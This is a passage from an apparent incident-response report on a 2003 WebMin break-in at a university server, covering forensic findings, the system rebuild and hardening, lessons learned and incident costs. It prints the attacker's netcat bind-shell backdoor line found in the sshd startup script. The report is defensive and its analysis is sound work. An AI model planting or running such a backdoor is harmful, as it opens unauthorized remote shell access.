find /mnt/sdb2/* -newer /tmp/tstmp -type f -printf "%Ar %Tc %p\n" >
/mnt/floppy/newfiles
```

Many of the normal files that are constantly being updated are listed - and the suspect files and directory as well for "janedoe" (in bold). The output is amended here - it is several pages long, so pertinent entries are shown with comments.

Results of the find command:

[log directory]

```
06:52:29 AM Fri Nov 28 23:49:51 2003 /mnt/sdb2/var/log
01:02:01 AM Sat Nov 29 16:00:39 2003 /mnt/sdb2/var/log/messages
12:06:23 AM Fri Nov 28 23:51:29 2003 /mnt/sdb2/var/log/lastlog
01:02:02 AM Fri Nov 28 23:51:46 2003 /mnt/sdb2/var/log/secure
01:02:02 AM Sat Nov 29 06:26:46 2003 /mnt/sdb2/var/log/maillog
12:33:59 AM Fri Nov 28 23:52:33 2003 /mnt/sdb2/var/log/wtmp
06:20:21 PM Fri Nov 28 23:49:51 2003 /mnt/sdb2/var/log/dmesg
11:49:51 PM Fri Nov 28 23:49:51 2003 /mnt/sdb2/var/log/ksyms.0
01:02:01 AM Sat Nov 29 07:01:02 2003 /mnt/sdb2/var/log/cron
06:20:21 PM Fri Nov 28 23:50:37 2003 /mnt/sdb2/var/log/boot.log
06:20:21 PM Fri Nov 28 17:22:27 2003 /mnt/sdb2/var/log/ksyms.1
06:20:21 PM Fri Nov 28 23:51:48 2003 /mnt/sdb2/var/log/XFree86.0.log
06:20:25 PM Sat Nov 29 01:02:17 2003 /mnt/sdb2/var/log/rpmpkgs
```

Results of the find command:

```
06:20:21 PM Fri Nov 28 19:52:34 2003 /mnt/sdb2/var/log/ksyms.2
06:20:21 PM Fri Nov 28 11:29:45 2003 /mnt/sdb2/var/log/ksyms.3
01:02:14 AM Sat Nov 29 01:02:15 2003 /mnt/sdb2/var/cache/man/whatis

[ many files in /mnt/sdb2/var/lock ]

06:52:29 AM Sat Nov 29 01:02:15 2003 /mnt/sdb2/var/lock
06:52:29 AM Fri Nov 28 23:50:36 2003 /mnt/sdb2/var/lock/subsys
...

[ these files show that WebMin was used (or restarted) ]

08:01:36 PM Fri Nov 28 23:50:36 2003 /mnt/sdb2/var/usermin/miniserv.error
11:32:59 PM Fri Nov 28 23:50:36 2003 /mnt/sdb2/var/usermin/miniserv.pid
11:38:56 AM Fri Nov 28 11:38:56 2003 /mnt/sdb2/var/usermin/sessiondb.pag
08:41:32 AM Sat Nov 29 06:57:56 2003 /mnt/sdb2/var/webmin
06:59:10 AM Fri Nov 28 23:50:37 2003 /mnt/sdb2/var/webmin/miniserv.error
06:59:20 AM Fri Nov 28 23:50:37 2003 /mnt/sdb2/var/webmin/miniserv.pid
08:46:58 AM Fri Nov 28 23:59:14 2003 /mnt/sdb2/var/webmin/sessiondb.pag
06:59:20 AM Fri Nov 28 16:09:32 2003 /mnt/sdb2/var/webmin/miniserv.log
08:41:53 AM Fri Nov 28 16:09:32 2003 /mnt/sdb2/var/webmin/webmin.log

[ files from /mnt/sdb2/tmp omitted ]

[ the /mnt/sdb2/usr/sbin directory was modified - file added ]

01:04:46 AM Fri Nov 28 20:15:39 2003 /mnt/sdb2/usr/sbin
11:15:59 PM Fri Nov 28 03:03:39 2003 /mnt/sdb2/usr/sbin/nc

[ and janedoe home directory used! ]

05:55:09 AM Fri Nov 28 02:41:43 2003 /mnt/sdb2/home/janedoe
08:31:20 PM Fri Nov 28 03:33:07 2003 /mnt/sdb2/home/janedoe/.bash_logout
08:08:47 PM Fri Nov 28 02:41:07 2003 /mnt/sdb2/home/janedoe/.bash_profile
08:08:47 PM Fri Nov 28 02:41:07 2003 /mnt/sdb2/home/janedoe/.bashrc
08:31:20 PM Fri Nov 28 03:33:20 2003 /mnt/sdb2/home/janedoe/.bash_history
08:31:20 PM Fri Nov 28 03:03:20 2003 /mnt/sdb2/home/janedoe/nc
...
```

Next, check the "`/etc/rc.d/init.d/sshd`" file to see what it had in it:

Results of checking the sshd startup file:

```
...
PID_FILE = /var/run/sshd.pid
/usr/sbin/nc -l -p 5555 -e /bin/sh

do_real_keyget () {
...
```

The nc line shows that the attacker wants to get netcat to start every time that the ssh file is processed (start, stop, and status events). Here, the command line is telling netcat to listen (-l) on port 5555 (-p) and then to run a shell (-e). A typical backdoor.

What was in janedoe's home directory?
The directory was created about 2:41 AM, and the last logout time (based on the `.bash_history` file's time) was about 3:33 AM. All on Nov 28.

5.6 Eradication

How did the attackers get in? The incident handling team did a scan (with nmap) on the system and found three ports that were open - ssh (22), web (80) and WebMin (10000). There was no evidence in the web server logs that indicated a compromise - and the version of the web server was up to date, so that wasn't a likely culprit. The SSH server was also recent - and while there are theoretical vulnerabilities, the team couldn't find exploit code in the wild. That left the other network accessible application - WebMin - as the culprit. Given the centralized logs and that they showed an attacker had connected to the system, given the scan, and given the WebMin exploit recorded in the IDS, the team felt positive that this was the avenue (or vector) of attack.

In order to return the system to a normal state, the system manager and system owner decided to rebuild the system. This decision was greeted with a bit of controversy. Some felt that by just deleting the account that was used to compromise the system and upgrading WebMin to the current release was sufficient. However, there were some unexplainable changes in some of the system binaries that were uncovered which could not be explained. Also, since the incident handing team did not have local logs on the system that matched centralized logs, it could take a long time in analysis to determine exactly what had changed. Many of the normal binaries that are changed with the installation of a root kit were not changed - only a few were. It was unlikely that partial rootkit installation was attempted (not definite). Moreover, there hadn't been a good backup on the system for at least two weeks. With these factors in mind, and facing the time of a long disk based analysis, the group opted for a "rebuild".

When the system was rebuilt several practices were followed that were not on the first installation. These steps go a long way to helping preventing a future break in. Steps include:

- Preservation of the disks that were dd'd from the system.
- Complete rewriting of the disk with Symantec Gdwipe - this eliminated any trace of data on the disk.
- The operating system was installed disconnected from the network and patches wee applied. A more limited group of services were installed than before - only ones that were likely to be needed in the next year were installed. For instance, DNS, DHCP, linuxconf, autofs, NFS support, isdn and Samba were not installed. The Linux chkconfig tool was used to verify that only needed services were running.
- WebMin was installed - using version 1.21!
- A preliminary Nessus vulnerability assessment was done at this point from the jump kit notebook. Nessus reported these issues:
    - SSH needed to be upgraded to at least Ver 3.7.1 (3.6.1 was found).

    - SSH would accept older authentication protocols - SSH was configured to support only Version 2 of the SSH protocol (this is different than the product version number).
- A different IP address than before was used, as well as a different DNS name.
- The system was hardened following best practices in the industry.
    - Limited trusts - no .rhosts files were on the system.
    - Banners were configured as before.
    - Minimal services enabled at bootup and this was verified with the Linux chkconfig command.
    - Unused accounts deleted from the password table (news, operator, games, gopher, and uucp).
    - IPfilter was enabled. Initially, the rules allowed inbound ssh and inbound web traffic only to the Internet. Inbound WebMin was allowed as described below.
    - Central logging (as before) was enabled.
- Tripwire was executed on the system and the database was copied off system. A nightly job was scheduled for tripwire.
- WebMin 1.121 was installed, and hardened:
    - Only the local host and a few IP's on campus were allowed to connect (less permissive than before).
    - A non-default port was used.
    - Capabilities of the admin account were reviewed with some features deleted.
- Off campus access to the system except for SSH and HTTP was denied at the router nearest the system. This is a stronger protection than limiting access at the Internet border. By controlling traffic nearest the system, an island hopping attack risk is mitigated.
- A nessus scan was performed to confirm that the system was configured as well as it could be (at this point in time ...).

Other measures that were performed to help recover include:

- The incident was discussed in vague enough details to prevent finger pointing at the next security team meeting.
- A message was posted to a few *internal* mailing lists indicating that a WebMin vulnerability had been discovered and that system administrators need to upgrade ASAP if they are running this product.
- A scan was conducted of the network to locate systems with the default port open - Internet access to these systems was denied at the Internet router until the chief incident handler (Don M), had met with the system administrators personally and gotten assurance that their servers were hardened and that WebMin was up to date. This move was met with some resistance and criticism, which the incident handler took in stride. He explained that "people did not want to be next, did they", which smoothed over many ruffled feathers.
- The IDS was permanently instrumented to look for the identified signature. The rule was improved, to help prevent false positives (and negatives).

5.7 Recovery

The incident team advised the system owner that they felt that the system could go back "on the air" after the steps listed above were completed. The incident team felt that it would be a good idea to monitor Internet access to and from the system for a few weeks. The system managers agreed, and made sure to pass the word to the professors and students who would be using the system (for coursework) that:

> *"Some additional monitoring was going on to help secure the network. If anyone experienced anything unusual with the departmental web servers, to immediately report it to the centralized help desk."*

This message was vague enough to prevent communicating the depth of the penetration, and specific enough to encourage any reporting of anomalies.

A special purpose script was written to email "interesting" log events from the centralized system log server and the IDS to the system manager (Jane Smith) and the incident hander (Don M.). For the next month, these two reviewed the message every day and occasionally audited the local logs on the system to make sure that they were in synch with one another.

5.8 Lessons Learned

The Good.

There are some things that went well in this incident. These include:

- Notification occurred fairly early in the process, and enough information was gathered to contact the person reporting the incident.
- There were sufficient software and hardware resources available to deal with the incident.
- TU has a strong capability to monitor inbound and outbound connections with an IDS and a data collection point at the Internet gateway.
- Centralized system logging was very useful in this case – without the ability to confirm that logins had occurred, there would be no real way to determine what had happened and establishing a time line and who had logged in where, and from where.

The Bad.

This incident points out several issues with the environment that should be dealt with if products like WebMin are going to be used on a wide scale.

- WebMin should be deployed in a more secure manner. Examples include:
  - Using the provided IP address access control feature – and if off campus access is allowed, make sure that the system administrator fully understands the risk!
  - Use a non standard port.

- Keep the product updated. A fix was provided soon after the exploit was known.

- Expand IDS capability to include monitoring for intrusions against this exploit and keep IDS rules up to date.

6 Incident Timeline

Based on all of the information collected, the incident timeline is summarized in Figure 16. This time line shows when the attacker first visited the system, when WebMin was exploited, and when netcat was placed on the system. Next, the timeline shows important times in the incident handling process.



Figure 16: Reconstructed Incident Timeline

7 Investigation Cost

What does an investigation like this cost? What is the cost/benefit analysis? What are the cost components? In determining costs, a typical loaded labor rate of $65.00/hr is used - for a baseline of comparison. Based on history (2000 to the middle of 2003) TU expects to handle incidents like the one described here between 6 and 8 times per year. So - based on the current IRS tax code that computer equipment (hardware and software) has a two year depreciation, the cost of an incident is materials divided by twelve plus labor per incident. Labor for maintaining the jump kit is part of "materials" as it is a sunk cost every year.

Item	Description of cost components	Cost
1	Training. GCIH (or equivalent) training isn't available locally, so travel and training must be considered together.	3500.00
2	Jump kit preparation. Installing clean operating systems, getting software, and keeping the jump kit current on a quarterly basis. Initial: 16 hrs; ongoing 8 hrs. Total: 40 hrs/yr.	2600.00
3	Jump Kit components (bag, pens, evidence bags, notebook PC, legal operating systems and analysis software, etc).	6300.00
4	System downtime. If management (based on the advice of the system administrator and the incident handler) decide to rebuild the system, a significant amount of time is used. Estimate at least 40 hours for data backup and system reinstallation.	2600.00
5	Incident Report and post incident debrief - multiple parties involved (2 days to write, 12 people involved in post incident briefing).	1820.00
6	Incident Handling. Based on history, an average incident at TU consumes at least three days (collection, discussion, research, and follow up) - at a minimum.	1560.00

Materials: (3500 + 2600 +6300) = 12,400 - annualized over 2 years, 12 incidents

Labor / Incident (w/rebuild) = 1560 + 2600 = 4160

Avg Materials cost / incident = 1,033.00
Avg labor cost / incident = 4,160.00
Avg Post incident labor = 1,820.00

Average cost / incident = 7,013.00

So, based on directly attributable costs for incident handling, the average incident will cost about $7,000.00 in direct labor and materials. But those are only hard, measurable costs that are obvious - there are many, many hidden costs of an incident. In other

words, do not consider that a break in costs $7,000 - rather several issues must be involved in order to gain a better qualitative cost of an incident instead of these concrete quantitative costs. Examples of other costs include:

- Cost of public embarrassment. This cost cannot be calculated – but if the system is the main web server and a University lost, for example, 5% of their population. If tuition at a state University *really* costs $17,000.00, and the University enrolls 6,000 people per year, loosing 5% of the population would be 5,100,000.00 - a staggering sum of money.
- Opportunity costs. For the ISSO / Incident Handler, working on things like this is part of their job. But not for the system administrator(s) who help out. They may loose 8 days (3 for the investigation, 5 to rebuild a system). The average cost would be 4,160.00. This means that other projects and needs will be on hold, and work will pile up. Not to mention the seeds of distrust in their ability to do a good job (when the incident was likely not their fault!)
- Assessment in response to an incident. When one incident occurs, the prudent response is to analyze other systems to see if they are vulnerable. It an analysis takes 1 hour, and there are 100 possible systems, then a cost would be 6500.00 + diminished opportunity costs.
- Cost of Risk - for a University, what would the cost of a FERPA violation? FERPA, or the Family Education Rights and Privacy Act, allows for penalties if confidential student data gets out into the open. Here, costs can include litigation, loss of revenue because of publicity, and a settlement against the University. Here, the University may be protected by the applicable state law - but there are still costs that may be incurred as a result of a FERPA violation.

8 Exploit References

cve.mitre.org. "CAN-2003-0101", Mar 17, 2003; URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0101 (Oct 6, 2003)

www.jlab.org. "Current Security Alerts". URL: http://cc.jlab.org/docs/security/alerts/ (Oct 15, 2003).

http://la-samhna.de/library/rootkits/list.html

khttp://www.phrack.org/show.php?p=58&a=7

www.opennet.ru. Carl Livitt; "Webmin 1.050 - 1.060 remote exploit"; URL: http://www.opennet.ru/base/exploits/1046194687_1060.txt.html (Oct 6, 2003)

www.securityfocus.com. "Webmin/Usermin Session ID Spoofing Unauthenticated Access Vulnerability", Jun 13, 2003; URL: http://www.securityfocus.com/bid/6915/info/ (Oct 6, 2003)

9 Works Cited and References

Books:

Northcutt, Stephen. "Computer Security Incident Handling Step by Step", SANS Institute. Ver 2.1. Entire text.

Prosise, Chris; Manda, Kevin; Pepe, Matt. "Incident Response Second Edition: Computer Forensics", McGraw Hill Osborne, Ch. 3, 4, 6, 8, 9, and 13. July 2003.

Phillips, Nelson, Enfinger, Steuart . "Guide to Computer Forensics and Investigations", Thompson Course Technology, Ch. 7, 9 and 10. Sept 2003.

SANS Institute, GIAC Certified Incident Handler Curriculum, 2003.

SANS Institute, GIAC Certified Unix Security Administrator, 2003.

Web sites:

computernetworking.about.com. About, Inc. " Internet Protocol Tutorial CIDR - Classless Inter-Domain Routing", Feb 10, 2003. URL: http://compnetworking.about.com/library/weekly/aa021003a.htm (Oct 15, 2003)

cve.mitre.org. "CAN-2003-0101", Mar 17, 2003; URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0101 (Oct 6, 2003)

www.atstake.com, "NetCat", 2003. URL: http://www.atstake.com/research/tools/network_utilities/ (Oct 1, 2003).

www.chkrootkit.org. Mulrio, Nelson. "chkrootkit: locally checks for signs of a rootkit". Sep. 12, 2003. http://www.chkrootkit.org/ (Dec 1, 2003).

www.courtesan.com. Miller, Todd; Jepeway, Chris. " FAQ and Troubleshooting Tips", May 8, 2003.URL: http://www.courtesan.com/sudo/troubleshooting.html (Nov 29, 2003)

www.giac.org. John Brozycki, "Validation of Norton Ghost 2003 as a Forensic Tool", Dec 3, 2002: http://www.giac.org/practical/GCFA/John_Brozycki_GCFA.pdf (Nov 8, 2003)

www.usdoj.gov. "Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations", July 2002 ; URL: http://www.usdoj.gov/criminal/cybercrime/s&smanual2002.htm (Nov 8, 2003)

www.hyperdictionary.com, "Social Engineering", 2003. URL: http://www.hyperdictionary.com/computing/social+engineering (Nov 22, 2003)

www.ietf.org. "The Request for Comments (RFCs)". URL's:

- "RFC 2616 Hypertext Transfer Protocol -- HTTP/1.1 ", June 1999 1993. URL: http://www.ietf.org/rfc/rfc2616.txt?number=2616 (Oct 8, 2003)
- R. Rivest, "RFC 1232: the MD5 Hashing Algorithim", April 1922. URL: http://www.ietf.org/rfc/rfc1321.txt?number=1321 (Dec 1, 2003)

www.informit.com, Sun Microsystems, "Acquiring the Evidence" (Oct 31, 2003), URL: http://www.informit.com/isapi/product_id~%7BBAA09954-2121-4D90-A469-2F460682408C%7D/element_id~%7BF8958834-0684-4749-8F57-1395E1855B12%7D/st~%7BFC01C6FA-A166-40A9-BEFF-FA0234A128E9%7D/content/articlex.asp. (Dec 1, 2003)

www.mavensecurity.com. Robert Cardona, David Rhoades. "Achilles", URL: http://www.mavensecurity.com/achilles (Oct 15, 2003)

www.microsoft.com. "Security Update for Microsoft Windows (Blaster)"July 16, 2003. URL: http://www.microsoft.com/security/security_bulletins/ms03-026.asp (Nov 28, 2003).

www.nessus.org. "Webmin Session ID Spoofing". 2003. URL: http://cgi.nessus.org/plugins/dump.php3?id=11279 (Nov 28, 2003)

www.opennet.ru. Carl Livitt; "Webmin 1.050 - 1.060 remote exploit"; URL: http://www.opennet.ru/base/exploits/1046194687_1060.txt.html (Oct 6, 2003)

www.securityfocus.com. "Webmin/Usermin Session ID Spoofing Unauthenticated Access Vulnerability", Jun 13, 2003; URL: http://www.securityfocus.com/bid/6915/info/ (Oct 6, 2003)

www.sans.org. "The Twenty Most Critical Internet Security Vulnerabilities (Updated) ~ The Experts Consensus", Oct 6, 2003; URL: http://www.sans.org/top20/index1.php (Oct 11, 2003)

www.scanportal.com. "Glossary of Document Imaging Terms". URL: http://www.scanportal.com/glossary.htm (Dec 6, 2003).

www.snort.org. Roesch, Martin. "Snort Online Users Manual", 2003, URL: DATE.

www.webmin.com, "WebMin supported platforms", (2003). URL: http://www.webmin.com/support.html (Nov 27, 2003)

www.w3c.org, "HTTP", 2003. URL: http://www.w3c.org/Protocols/rfc2616/rfc2616.html (Oct 1, 2003).